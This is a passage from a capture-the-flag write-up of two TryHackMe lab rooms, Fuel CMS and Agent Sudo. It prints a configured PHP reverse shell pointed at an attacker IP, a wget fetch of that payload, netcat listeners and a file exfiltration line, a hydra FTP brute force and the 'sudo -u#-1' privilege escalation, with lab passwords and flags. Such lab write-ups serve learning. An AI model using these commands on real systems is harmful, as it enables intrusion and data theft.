    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);
task3
```

### Configured Reverse Shell script

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.2.9.196'; // CHANGE THIS
$port = 4292; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Setup webserver to be able to give the reverse shell to the target.

```
[kali㉿kali)-[~/Tools/php-reverse-shell-1.0]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Grabbed reverse shell from attacker webserver

```
Enter Command $wget http://10.2.9.196/php-reverse-shell.php
system
```

Had a weird glitch where it would repeat multiple times.

```
(kali㉿kali)-[~/Tools/php-reverse-shell-1.0]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.177.140 - - [03/Apr/2024 03:23:06] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:06] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:07] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:07] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:08] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:08] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:09] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:09] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:10] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:10] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:11] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:11] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:12] "GET /php-reverse-shell.php HTTP/1.1" 200 -

```

```
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
php-reverse-shell.php
php-reverse-shell.php.1
php-reverse-shell.php.10
php-reverse-shell.php.11
php-reverse-shell.php.12
php-reverse-shell.php.2
php-reverse-shell.php.3
php-reverse-shell.php.4
php-reverse-shell.php.5
php-reverse-shell.php.6
php-reverse-shell.php.7
php-reverse-shell.php.8
php-reverse-shell.php.9
robots.txt
```

Nonetheless, we set up our listener ready to capture the shell;

```
(kali㉿kali)-[~/Downloads]
$ nc -nvlp 4292
listening on [any] 4292 ...
```

We run the reverse shell script through the browser and we can see we capture the shell!

A screenshot of a terminal window titled "reverse-shell-1.0" and a browser window. The terminal shows a reverse shell connection to a Linux system. The browser window shows a Fuel CMS 1.4.1 - Remote login page with the URL "10.10.177.140/php-reverse-shell.php".

```
kali@kali:~/Downloads
Actions Edit View Help
kali@kali:[~/Downloads]
nc -nvlp 4292
listening on [any] 4292 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.177.140] 40292
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC
2019 x86_64 x86_64 x86_64 GNU/Linux
00:28:48 up 23 min, 0 users, load average: 1.07, 1.00, 0.67
USER        TTY        FROM          LOGIN@        IDLE        JCPU        PCPU WHAT
www-data@www-data:~$ nc -l -p 4292
www-data@www-data:~$ whoami
www-data
www-data@www-data:~$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@www-data:~$ whoami
www-data
www-data@www-data:~$ su root
su root
Password: mememe
root@ubuntu:~#
```

ARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

We Priv Esc with the password we grabbed earlier from the .db file.


A screenshot of a terminal window titled "reverse-shell-1.0" and a browser window. The terminal shows a reverse shell connection to a Linux system. The browser window shows a Fuel CMS 1.4.1 - Remote login page with the URL "10.10.177.140/php-reverse-shell.php".

```
(kali㉿kali)-[~/Downloads]
$ nc -nvlp 4292
listening on [any] 4292 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.177.140] 40292
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC
2019 x86_64 x86_64 x86_64 GNU/Linux
00:28:48 up 23 min, 0 users, load average: 1.07, 1.00, 0.67
USER        TTY        FROM          LOGIN@        IDLE        JCPU        PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ whoami
whoami
www-data@ubuntu:/$ su root
su root
Password: mememe
root@ubuntu:~#
```

We Grab the flag

```
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
```

Success!



## Task 4; Agent Sudo - <https://tryhackme.com/room/agentsudoctf>

You know the drill, but we nmap it if you don't;

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -Pn 10.10.105.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 20:56 EDT
Nmap scan report for 10.10.105.115
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.15 seconds
```

Then we check the website with our browser;

A screenshot of a web browser window titled "Annoucement". The address bar shows the URL "10.10.105.115". Below the address bar is a navigation bar with links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area contains the following text:

Dear agents,  
Use your own **codename** as user-agent to access the site.  
From,  
Agent R

Ok so let's figure out who the other agents are, beside Agent R;

A screenshot of the Burp Suite interface. The "Repeater" tab is selected. The "Request" pane shows a captured GET request with the following headers:

```
1 GET / HTTP/1.1
2 Host: 10.10.105.115
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: R
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

The "Response" pane shows the server's response:


```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Apr 2024 01:15:51 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 310
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 What are you doing! Are you one of the 25 employees? If not, I
10 going to report this incident
11 <!DOCTYPE html>
12 <html>
13   <head>
14     <title>
15       Annoucement
16     </title>
17   </head>
18   <body>
19     <p>
20       Dear agents,
21       <br>
22       <br>
23       Use your own <b>
24         codename
25       </b>
26       as user-agent to access the site.
27     </p>
28   </body>
29 </html>
```

The "Inspector" pane on the right shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.

Send to intruder and enumerate the user-agent, Seeing that there are 25 employees just like 25 letters lets try that;

```
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: SRS
6 Accept: text/html,application
```

Using the repeater, sniper we can send each letter as a payload;



We got a hit with Agent C;

2. Intruder attack of http://10.10.105.115 - Temporary attack - Not saved to project file						
Attack	Save	Columns	Results	Positions	Payloads	Resource pool
Filter: Showing all items						
Request		Payload	Status code	Error	Timeout	Length
0			200	<input type="checkbox"/>	<input type="checkbox"/>	538
1	A		200	<input type="checkbox"/>	<input type="checkbox"/>	446
2	B		200	<input type="checkbox"/>	<input type="checkbox"/>	446
3	C		302	<input type="checkbox"/>	<input type="checkbox"/>	459
4	D		200	<input type="checkbox"/>	<input type="checkbox"/>	446
5	E		200	<input type="checkbox"/>	<input type="checkbox"/>	446
6	F		200	<input type="checkbox"/>	<input type="checkbox"/>	446
7	G		200	<input type="checkbox"/>	<input type="checkbox"/>	446
8	H		200	<input type="checkbox"/>	<input type="checkbox"/>	446
9	I		200	<input type="checkbox"/>	<input type="checkbox"/>	446
10	J		200	<input type="checkbox"/>	<input type="checkbox"/>	445
11	K		200	<input type="checkbox"/>	<input type="checkbox"/>	446
12	L		200	<input type="checkbox"/>	<input type="checkbox"/>	446
13	M		200	<input type="checkbox"/>	<input type="checkbox"/>	445
14	N		200	<input type="checkbox"/>	<input type="checkbox"/>	445
15	O		200	<input type="checkbox"/>	<input type="checkbox"/>	445
16	P		200	<input type="checkbox"/>	<input type="checkbox"/>	445
17	Q		200	<input type="checkbox"/>	<input type="checkbox"/>	445
18	R		200	<input type="checkbox"/>	<input type="checkbox"/>	537
19	S		200	<input type="checkbox"/>	<input type="checkbox"/>	445
20	T		200	<input type="checkbox"/>	<input type="checkbox"/>	445
21	U		200	<input type="checkbox"/>	<input type="checkbox"/>	445
22	V		200	<input type="checkbox"/>	<input type="checkbox"/>	445
23	W		200	<input type="checkbox"/>	<input type="checkbox"/>	445
24	X		200	<input type="checkbox"/>	<input type="checkbox"/>	445
25	Y		200	<input type="checkbox"/>	<input type="checkbox"/>	445
26	Z		200	<input type="checkbox"/>	<input type="checkbox"/>	446

Finished

Agent\_c got a file called attention. Let's read that;

```
request response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Thu, 04 Apr 2024 01:18:35 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: agent_C_attention.php
5 Content-Length: 218
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
```

## Weak password you say?

The screenshot shows a Firefox browser window with two tabs open. The active tab is titled "10.10.105.115/agent\_C\_attention.php". The page content reads:

Attention chris,  
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!  
From,  
Agent R

Hail hydra, I want access to ftp;

```
└─(kali㉿kali)-[~/Downloads]
$ hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.105.115
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-03 21:29:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.105.115:21/
[STATUS] 242.00 tries/min, 242 tries in 00:01h, 14344157 to do in 987:54h, 16 active
[21][ftp] host: 10.10.105.115 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-03 21:31:04
```

Now we are in;

The terminal session shows an FTP connection to the IP address 10.10.105.115. The user is connected as "chris" and has successfully logged in with the password "crystal". The user then lists the contents of the directory, retrieves files "To\_agentJ.txt", "cute-alien.jpg", and "cutie.png", and uploads files "cutie.jpg" and "cutie.png". In the background, a curl command is running to download a file from "ntunhs.net".

```
└─(kali㉿kali)-[~/Downloads]
$ ftp 10.10.105.115
Connected to 10.10.105.115.
220 (vsFTPd 3.0.3)
Name (10.10.105.115:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52029|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||38934|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% [*****] 217
226 Transfer complete.
217 bytes received in 00:00 (1.19 KiB/s)
ftp> get cut
cute-alien.jpg cutie.png
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||64276|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% [*****] 33143
226 Transfer complete.
33143 bytes received in 00:00 (62.33 KiB/s)
^[[Af
ftp> get cutie.jpg
local: cutie.jpg remote: cutie.jpg
229 Entering Extended Passive Mode (|||24340|)
550 Failed to open file.
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||31475|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% [*****] 34842
226 Transfer complete.
34842 bytes received in 00:00 (59.49 KiB/s)
ftp> 
```

There is a text doc here what does it say?

```
(kali㉿kali)-[~/Downloads]
$ cat To_agentJ.txt
Dear agent J,  

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.  

From,  

Agent C
```

About 2 results (0.20 seconds)

ntunis.net  
IP位址資訊(10.10.0.0-10.10.255.255)  
A scientific camera combined w...

## Steganography!

```
(kali㉿kali)-[~/Downloads]
$ binwalk -e cutie.png
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
[...]
0            0x0              PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365            Zlib compressed data, best compression
34562        0x8702            Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820        0x8804            End of Zip archive, footer length: 22

[...]
(kali㉿kali)-[~/Downloads]
$ ls
a.py          ghidra_11.0.1_PUBLIC_20240130.zip      mimikatz_trunk.zip
big.txt       'google-chrome-stable_current_amd64(1).deb' mysql_backup_20191129023059-1.5.1.sql
C3ed469ehio  'google-chrome-stable_current_amd64.deb' OnoxfvIY.html
cute-alien.jpg 'google-chrome-stable_current_amd64.deb.1' php-reverse-shell-1.0.tar.gz
cutie.png     'google-chrome-stable_current_x86_64.rpm' php-reverse-shell.php
'_cutie.png.extracted' hash.txt                    Reng0.ovpn
CVE-2019-17662 ImmunityDebugger_1_85_setup.exe   To_agentJ.txt
fuel_exploit.py LinEnum                         Training
```

There is a whole file in here;


```
(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
$ ls
365  365 zlib  8702.zip  To_agentR.txt
[...]
(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
$ zip2john 8702.zip > john.zip

[...]
(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
$ john john.zip
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien          (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2024-04-03 21:41) 0.6711g/s 29989p/s 29989c/s 29989C/s ilovegod..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

That is totally a hash for something;

```
1 Agent C,
2
3 We need to send the picture to 'QXJlYTUX' as soon as possible!
4
5 By,
6 Agent R
7
```

Yep it was Base64;



Now we have the password to the jpg;

```
└─(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

└─(kali㉿kali)-[~/Downloads]
└─$ cat message.txt
Hi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.
Your buddy,
chris
```

Now we have ssh password;

```
└─(kali㉿kali)-[~/Downloads]
└─$ ssh james@10.10.105.115
The authenticity of host '10.10.105.115 (10.10.105.115)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.105.115' (ED25519) to the list of known hosts.
james@10.10.105.115's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Thu Apr  4 01:50:27 UTC 2024

 System load:  0.0           Processes:      98
 Usage of /:   39.7% of 9.78GB  Users logged in:  0
 Memory usage: 17%           IP address for eth0: 10.10.105.115
 Swap usage:   0%

 75 packages can be updated.
 33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

Let's pick up an easy flag;

```
james@agent-sudo:~$ ls
Alien_autopsy.jpg user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cf7a5a313c7
james@agent-sudo:~$
```

Going to send the .jpg image over to my attacking machine to look at it. Going to use a listener;


```
james@agent-sudo:~$ nc -w 3 10.2.9.196 4645 < Alien_autopsy.jpg
james@agent-sudo:~$
```

The terminal window shows the command `nc -w 3 10.2.9.196 4645 < Alien\_autopsy.jpg` being run, indicating a reverse connection is established. The file `image.jpg` is listed in the directory. A file browser window is open, showing a folder structure with various files including `image.jpg` and other exploit-related files like `mimikatz\_trunk.zip` and `OnoxfviY.html`.


```
(kali㉿kali)-[~/Downloads]
$ nc -lvp 4645 > image.jpg
listening on [any] 4645 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.105.115] 42344

(kali㉿kali)-[~/Downloads]
$ ls
a.py
big.txt
C3ed469ehio
cute-alien.jpg
cutie.png
_cutie.png.extracted
CVE-2019-17662
fuel_exploit.py
ghidra_11.0.1_PUBLIC_20240130.zip
```

Interesting, I am pretty sure my boy Tucker Carlson was talking about this one;



Using google images I can search this image up and see where it came from;



Here's the Fox article;

## Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment

The Sun

Published October 31, 2018 10:32am EDT



Get a daily look at what's developing in science and technology throughout the

Time to look for priv esc;

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User james may run the following commands on agent-sudo:
(ALL, !root) /bin/bash
```

There is an attack surface;

With exploit     With patch

## Privilege escalation in sudo

Published: 2019-10-15 | Updated: 2024-02-27

Risk	Low
Patch available	✓ YES
Number of vulnerabilities	1
CVE-ID	CVE-2019-14287
CWE-ID	CWE-264
Exploitation vector	Local
Public exploit	Public exploit code for vulnerability #1 is available.
Vulnerable software	Sudo
<a href="#">Subscribe</a>	<a href="#">Client/Desktop applications / Software for system administration</a>



Found an exploit to do the job;

```
james@agent-sudo:~$ sudo -u#-1 bash -u
bash: SUDO_PS1: unbound variable
bash: force_color_prompt: unbound variable
root@agent-sudo:~# cat ..//root/root.txt
cat: ..//root/root.txt: No such file or directory
root@agent-sudo:~# ls
Alien_autopsy.jpg user_flag.txt
root@agent-sudo:~# cd ..
root@agent-sudo:/home# ls
james
root@agent-sudo:/home# cd ..
root@agent-sudo:/# ls
bin cdrom etc initrd.img lib lost+found mnt proc run snap swap.img tmp var vmlinuz vmlinuz.old
boot dev home initrd.img.old lib64 media opt root sbin srv sys tmp var vmlinuz
root@agent-sudo:/# cd ..
root@agent-sudo:/# ls
bin cdrom etc initrd.img lib lost+found mnt proc run snap swap.img tmp var vmlinuz vmlinuz.old
boot dev home initrd.img.old lib64 media opt root sbin srv sys tmp var vmlinuz
root@agent-sudo:/# cd rppbash: !ref: unbound variable
root@agent-sudo:/# cd rppbash: !ref: unbound variable
root@agent-sudo:/# cd roobash: !ref: unbound variable
root@agent-sudo:/# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKek a.k.a Agent R
root@agent-sudo:/root#
```

Thanks DesKek Success;

Tru Hack Me

Dashboard Learn Compete Other

Access Machines 3 Notifications

Learn > Agent Sudo

## Agent Sudo

You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.

Easy 0 min

Start AttackBox Help Save Room 2814 Options

Room completed (100%)

Chart Scoreboard Write-ups

prajotkavalekar theDANTE leopeakpeep shivamkhurana blackscorpion04 shishir hackerinthelhouse Edger Reng0 tansingh184

Task 1 Author note

Task 2 Enumerate

Task 3 Hash cracking and brute-force